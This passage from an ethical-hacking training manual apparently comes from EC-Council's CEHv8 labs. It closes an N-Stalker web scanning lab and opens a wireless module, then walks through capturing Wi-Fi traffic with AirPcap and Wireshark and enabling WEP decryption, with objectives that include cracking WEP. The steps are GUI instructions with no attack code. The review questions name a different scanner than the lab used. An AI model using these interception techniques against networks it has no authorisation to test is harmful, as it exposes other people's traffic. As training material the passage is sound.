


FIGURE 4.15: N-Stalker Scanning methods

17. In the left pane, the **Website** tree displays the pages of the website.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

"Web Macro" is a user-provided navigation script that is usually recorded using a web browser and a web proxy tool. Macro Recorder allows you to insert manual URLs as well and you must choose between an authentication or navigation macro.




FIGURE 4.16: N-Stalker Website Tree

18. In **Results Wizard**, select the relevant options as shown in the following screenshot and click **Next**.

An authentication Web Macro is used to authenticate N-Stalker's against Web Forms or any other of user interaction based authentication.




FIGURE 4.17: N-Stalker Results Wizard

19. N-Stalker displays the summary of vulnerabilities. Click **Done**.

As applications provide both a mean to login and logoff, Authentication Macros have a "logout detection" control that can be configured to prevent accidental logoff.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

A navigation Web Macro is used to provide a specific path within the application to be followed by N-Stalker's spider engine.




FIGURE 4.18: N-Stalker Summary

When you are generating reports, N-Stalker allows you to customize template and data that will be used to generate the final report. Both executive and technical reports allow for that customization.

20. You can view the complete scan results of the URL in the main dashboard of the **N-Stalker**.




FIGURE 4.19: N-Stalker Dashboard

These macros can use any URLs and will not be prevented from calling external services within N-Stalker's spider engine.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

Tool/Utility	Information Collected/Objectives Achieved
N-Stalker	Scan session successfully processed with 12 vulnerabilities detected

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Analyze how to speed up the scanning process and reduce the number of pages the IBM Rational AppScan finds.
2. Evaluate whether it is possible to perform scans against live production environments with IBM Rational AppScan. Will that cause damage or hurt the site?
3. Analyze how variables can be implemented in a multi-step sequence with IBM Rational AppScan.

Internet Connection Required	
☐ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking Wireless Networks

Module 15

Hacking Wireless Networks

Wi-Fi is developed on IEEE 802.11 standards and is widely used in wireless communication. It provides wireless access to applications and data across a radio network.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Wireless network technology is becoming increasingly popular but, at the same time, it has many security issues. A wireless local area network (WLAN) allows workers to access digital resources without being tethered to their desks. However, the convenience of WLANs also introduces security concerns that do not exist in a wired world. Connecting to a network no longer requires an Ethernet cable. Instead, data packets are airborne and available to anyone with ability to intercept and decode them. Several reports have explained weaknesses in the Wired Equivalent Privacy (WEP) algorithm by 802.11x standard to encrypt wireless data.

To be an expert ethical hacker and penetration tester, you must have sound knowledge of wireless concepts, wireless encryption, and their related threats. As a security administrator of your company, you must protect the wireless network from hacking.

Lab Objectives

The objective of this lab is to protect the wireless network from attackers.

In this lab, you will learn how to:

- Crack WEP using various tools
- Capture network traffic
- Analyze and detect wireless traffic

Lab Environment

In the lab you will need a web browser with an Internet connection.

- This lab requires **AirPcap** adapter installed on your machine for all labs

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 15 Hacking Wireless Networks

Lab Duration

Time: 30 Minutes

Overview of Wireless Network

A wireless network refers to any type of computer network that is **wireless** and is commonly associated with a **telecommunications** network whose **interconnections** between **nodes** are implemented without the use of wires. Wireless telecommunications networks are generally implemented with some type of **remote** information transmission system that uses **electromagnetic waves** such as

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

radio waves for the **carrier**. The implementation usually takes place at the physical level or layer of the network.

TASK 1

Overview

Lab Tasks

Pick an organization that you feel is worthy of your attention. This could be an educational institution, a commercial company, or perhaps a nonprofit charity.

Recommended labs to assist you in Wireless Networks:

- WiFi Packet Sniffing Using AirPcap with Wireshark
- Cracking a WEP Network with Aircrack-ng for Windows
- Sniffing the Network Using the OmniPeek Network Analyzer

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 1

WiFi Packet Sniffing Using AirPcap with Wireshark

The AirPcap adapter is a USB device that, when used in tangent with the AirPcap drivers and WinPcap libraries, allows a pen tester to monitor 802.11b/g traffic in monitor mode.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Wireless networks can be open to active and also passive attacks. These types of attacks include DoS, MITM, spoofing, jamming, war driving, network hijacking, packet sniffing, and many more. Passive attacks that take place on wireless networks are common and are difficult to detect since the attacker usually just collects information. Active attacks happen when a hacker has gathered information about the network after a successful passive attack. Sniffing is the act of monitoring the network traffic using legitimate network analysis tools. Hackers can use monitoring tools, including AiroPeek, Ethereal, TCPDump, or Wireshark, to monitor the wireless networks. These tools allow hackers to find an unprotected network that they can hack. Your wireless network can be protected against this type of attack by using strong encryption and authentication methods.

In this lab we discuss the Wireshark tool, which can sniff the network using a wireless adapter. Since you are the ethical hacker and penetration tester of an organization, you need to check the wireless security, exploit the flaws in WEP, and evaluate weaknesses present in WEP for your organization.

Lab Objectives

The objective of this lab is to help students learn and understand how to:

- Discover WEP packets

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Environment

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 15 Hacking Wireless Networks

To execute the lab, you need:

- Install AirPcap adapter drivers; to install navigate to **D:\CEH-Tools\CEHv8 Module 15 Hacking Wireless Networks\AirPcap -Enabled Open Source tools**, and double-click **setup_airpcap_4_1_1.exe** to install
- When you are installing the AirPcap adapter drivers, if any installation error occurs, install the AirPcap adapter drivers in compatibility mode (right-click the **AirPcap adapter driver** exe file, select **Properties→ Compatibility**, in compatibility mode, and select **Windows7**)
- **Wireshark** located at **D:\CEH-Tools\CEHv8 Module 15 Hacking Wireless Networks\AirPcap -Enabled Open Source tools\wireshark-win64-1.4.4.exe**
- Run this lab in Windows Server 2012 (host machine)
- An access point configured with WEP on the host machine
- **This lab requires the AirPcap adapter installed on your machine. If you don't have this adapter, please do not proceed with this lab**
- A standard AirPcap adapter with its drivers installed on your host machine
- WinPcap libraries, Wireshark, and Cain & Abel installed on your host machine
- Administrative privileges to run AirPcap and other tools

- A client connected to a wireless access point

Lab Duration

Time: 15 Minutes

Overview of WEP (Wired Equivalent Privacy)

Several serious **weaknesses** in the protocol have been identified by cryptanalysts with the result that, today, a WEP connection can be easily cracked. Once entered

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

onto a network, a skilled hacker can **modify** software, **network settings**, and other **security** settings.

Wired Equivalent Privacy (WEP) is a deprecated security **algorithm** for IEEE 802.11 wireless networks.

Lab Tasks

TASK 1

Configure AirPcap

Download AirPcap drivers from the site and follow the wizard-driven installation steps to install AirPcap drivers.

1. Launch the **Start** menu by hovering the mouse cursor on the lower-left corner of the desktop.

FIGURE 1.1: Windows Server 2012 – Desktop view

You can download AirPcap drivers from http://www.airdemon.net/riverbed.html

2. Click the **AirPcap Control Panel** app to open the **AirPcap Control Panel** window.




FIGURE 1.2: Windows Server 2012 – Apps

The AirPcap adapters can work in monitor mode. In this mode, the AirPcap adapter captures all of the frames that are transferred on a channel, not just frames that are addressed to it.

3. The **AirPcap Control Panel** window appears.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The Multi-Channel Aggregator can be configured like any real AirPcap device, and therefore can have its own decryption, FCS checking and packet filtering settings.




FIGURE 1.3: AirPcap Control Panel window

4. On the **Settings** tab, click the **Interface** drop-down list and select **AirPcap USB wireless capture adapter**.
5. In the **Basic Configuration** section, select suitable **Channel**, **Capture Type**, and **FCS Filter** and check the **Include 802.11 FCS in Frames** check box.

In Basic Configuration box settings: Channel: The channels available in the Channel list box depend upon the selected adapter. Since channel numbers 14 in the 2.4GHz and 5GHz bands overlap and there are center frequencies (channels) that do not have channel numbers., Each available channel is given by its center frequency.




FIGURE 1.4: AirPcap Control Panel window

6. Now, click the **Keys** tab. Check the **Enable WEP Decryption** check box. This enables the WEP decryption algorithm. You can **Add New Key**, **Remove Key**, **Edit Key**, and **Move Key UP and Down**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. After configuring settings and keys, click **OK**.




FIGURE 1.5: AirPcap Control Panel window

In Basic Configuration Settings: Extension Channel: For 802.11n adapters, one can use the Extension Channel list to create a "wide" channel. The choices are -1 (the preceding 20MHz frequency band), 0 (no extension channel), or +1 (the succeeding 20MHz frequency band). The channel of the additional frequency band is called the extension channel.

8. Launch **Wireshark Network Analyzer**. The **Wireshark** main window appears.

TASK 2

Capturing the packets




FIGURE 1.6: Wireshark Network Analyzer main window

You can download Wireshark from http://www.wireshark.org.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The following are some of the many features Wireshark provides available for UNIX and Windows.

- Capture live packet data from a network interface.
- Display packets with very detailed protocol information.
- Open and Save packet data captured.
- Import and Export packet data from and to a lot of other capture programs.
- Filter packets on many criteria.
- Search for packets on many criteria.
- Colorize packet display based on filters.
- Create various statistics

9. Configure AirPcap as an interface to Wireshark. Select **Capture → Interface... (Ctrl +I)**. You can also click the icon on the toolbar.




FIGURE 1.7: Wireshark Network Analyzer with interface option

10. The **Wireshark: Capture Interfaces** window appears. By default, the AirPcap adapter is not in running mode. Select the **Airpcap USB wireless capture adapter nr. 00** check box. Click **Start**.




FIGURE 1.8: Wireshark: Capture Interface

Note: Wireshark isn't an intrusion detection system. It does not warn you when someone does things on your network that he/she isn't allowed to do. However, if strange things happen, Wireshark might help you figure out what is really going on.

11. Automatically, the **Capturing from AirPcap USB wireless capture adaptor nr. 00 – Wireshark** window appears, and it starts capturing packets from AirPcap Adapter.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Wireshark can capture traffic from many different network media types - and despite its name - including wireless LAN as well. Which media types are supported, depends on many things, such as the operating system you are using.




FIGURE 1.9: Wireshark Network Analyzer window with packets captured

12. Wait while Wireshark captures packets from AirPcap. If the **Filter Toolbar** option is not visible on the toolbar, select **View → Filter Toolbar**. The Filter Toolbar appears.

Note: Wireshark doesn't benefit much from Multiprocessor/Hyperthread systems as time-consuming tasks, like filtering packets, are single threaded. No rule is without exception: During an "update list of packets in real time" capture, capturing traffic runs in one process and dissecting and displaying packets runs in another process, which should benefit from two processors.

Wireshark can open packets captured from a large number of other capture programs.




FIGURE 1.10: Wireshark Network Analyzer window with interface option

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. Now select **View → Wireless Toolbar**. The wireless toolbar appears in the window.

Wireshark is a network packet analyzer that captures network packets and tries to display that packet data as detailed as possible.




FIGURE 1.11: Wireshark Network Analyzer window with wireless toolbar option

14. You will see the **source** and **destination** of the packet captured by Wireshark.

One possible alternative is to run tcpdump, or the dumpcap utility that comes with Wireshark, with superuser privileges to capture packets into a file, and later analyze these packets by running Wireshark with restricted privileges on the packet capture dump file




FIGURE 1.12: Wireshark Network Analyzer window with 802.11 channel captured packets

15. After enough packet captures, stop Wireshark

Ethical Hacking and Countermeasures Copyright © by EC-Council
